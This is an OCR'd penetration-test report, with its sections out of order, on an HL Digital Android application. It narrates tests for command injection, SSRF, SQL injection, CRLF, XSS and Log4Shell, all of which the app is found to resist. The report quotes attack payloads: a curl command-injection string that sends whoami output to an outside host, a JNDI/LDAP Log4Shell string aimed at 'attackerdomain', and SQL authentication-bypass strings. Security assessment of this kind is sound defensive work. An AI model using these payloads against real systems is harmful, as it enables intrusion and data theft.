
Figure#09 Tested for Sensitive Data Exposure – 2

Next, we tested the application for Blind Command Injection. Command injection allows an attacker to execute an arbitrary operating system (OS) command on the application server. SecureLayer7 injected a system payload, which was “;curl+$(whoami) <BurpCollaboratorURL>”, which would cause the server to perform a DNS lookup on the provided Burp collaborator link. On executing such an attack vector, it was noticed that the application does not execute any of the provided system commands entered by the attacker, and the request got blocked by the firewall. Therefore, this brought SecureLayer7 to the conclusion that the Android application is not vulnerable to Blind Command Injection.




Figure#10 Tested for Blind Command Injection

Moving forward, we tested the application for Server-Side Request Forgery (SSRF) and carried out this attack by adding request headers like X-Forwarded-For, X-Host, etc. to trigger requests to external resources, specifically using the Burp Collaborator as an external endpoint. Despite multiple attempts to manipulate these parameters, SecureLayer7 did not observe any evidence of successful SSRF attacks or interactions with the Burp Collaborator, confirming that the endpoints effectively validate and restrict input parameters, thus preventing unauthorized access to external resources. Therefore, we can say that the application is not vulnerable to the blind server-side request forgery (SSRF) vulnerability.




Figure#11 Tested for Server-Side Request Forgery (SSRF)

Next, we tested the application for Improper Error Handling and carried out this attack by injecting some special and random characters in the request data to check if the server responds with any different or unique error. It was observed that the application is properly protected against such attacks, doesn't reveal any sensitive errors, and only responds with generic Java Stacktrace error messages. Therefore, it indicated that the application is not vulnerable to Improper Error Handling.




Figure#12 Tested for Improper Error Handling

In this step, we tested the application for SQL Injection by adding different SQLi payloads onto the username, user agent, and other parameters, and it was observed that the server responded with an 'Access Denied' message and did not process the payloads. The application seems to be validating the user input and does not include the user input directly in pre-defined SQL queries, confirming that the application is not vulnerable to SQL injection.




Figure#13 Tested for Blind SQL Injection

Next, we tested the application for HTTP Verb Tampring attacks by manipulating the HTTP verb other than the GET and POST methods. The HTTP methods were changed to CONNECT, TRACE, and HEAD using the proxy tool. However, it was observed that the server has restricted HTTP methods, responding with an HTTP 405 Methods Not Allowed error and a 403 Access Denied error. Therefore, we can say that the application is not vulnerable to verb-tampering attacks.




Figure#14 Tested for Verb Tampering

Our team tested the application for Authentication Bypass and carried out this attack by adding an Auth bypass SQL injection payload like “admin+1=1--, “Admin+or+1=1#,” etc. However, it was observed that the application does not process the provided SQLi payloads and rather throws an error, i.e., “Access Denied.” Therefore, we can say that the application is not vulnerable to Authentication Bypass with SQL Injection.




Figure#15 Tested for Auth bypass with SQLi

As the next step, we tested the application for Carriage Return Line Feed (CRLF) Injection and carried out this attack by injecting CRLF payloads into HTTP request endpoints and then analyzing the server response to see if CRLF values were being reflected or not. It was observed that the payload didn’t get executed and no arbitrary injected value was observed within the server response. Therefore, we can say that the application is not vulnerable to Carriage Return Line Feed (CRLF) Injection attacks.




Figure#16 Tested for Carriage Return Line Feed (CRLF) Injection

Next, we tested the application for Authentication Bypass vulnerability via Response Manipulation technique. Securelayer7 tested the application authentication functionality, and we changed the response of the application from failed to success to check if the application allows the user to bypass authentication via response manipulation. But it was observed that the application authentication process is validated server-side, so an authentication bypass hasn't happened. Therefore, it was clear that the application is not vulnerable to Auth Bypass with Response Manipulation.



Figure#17 Tested for Auth Bypass with Response Manipulation

Next, we tested the application for Stored Cross-Site Scripting (XSS). SecureLayer7 carried out this attack by injecting multiple malicious javascript payloads on reflected user input fields, aiming to inject malicious executable scripts into the application's code. SecureLayer7 observed that the application had implemented effective input validation mechanisms. Therefore, this led SecureLayer7 to the conclusion that the Android application is not vulnerable to Stored Cross-Site Scripting (XSS).



Figure#18 Tested for Cross-Site Scripting

Next, we tested the application for the Log4j Shell vulnerability. This vulnerability can allow an attacker to execute remote code on a vulnerable system by exploiting a flaw in the Log4j library used in many applications, potentially leading to widespread security breaches. The attack was carried out by injecting different Log4j payloads with a Burp Collaborator link like “${jndi:ldap://attackerdomain/sl7}” into the injectable parameters. We observed that the application responded with a “Access Denied” response code, but no DNS or HTTP callbacks were received on the Burp Collaborator Client. Therefore, we can say that the application is not vulnerable to the Log4j Shell vulnerability.

Figure#19 Tested for Log4J

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Flag Misconfigurations, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.


The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

Attack Narrative- HL Digital Application Pentest

Overview


This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with HL Digital Android application.

In the HL Digital Android application, SecureLayer7 checked for Insecure Version of OS Installation Allowed. This was done by checking the minimum SDK version, which should be above v17. It was observed that the application has the min SDK version set as 21. Therefore, this brought SecureLayer7 to the conclusion that the HL Digital Android application is not vulnerable to application installation in insecure OS versions.




Figure#01 Tested for Insecure Version of OS Installation Allowed

In the HL Digital Android application, SecureLayer7 checked for "AllowBackup" Flag in the AndroidManifest.xml File. This flag allows the attacker to back up application data if set to "true". However, the application was observed to have an Android backup flag set as "false". Therefore, this brought SecureLayer7 to the conclusion that the HL Digital Android application is not vulnerable to allowing backup for application data.



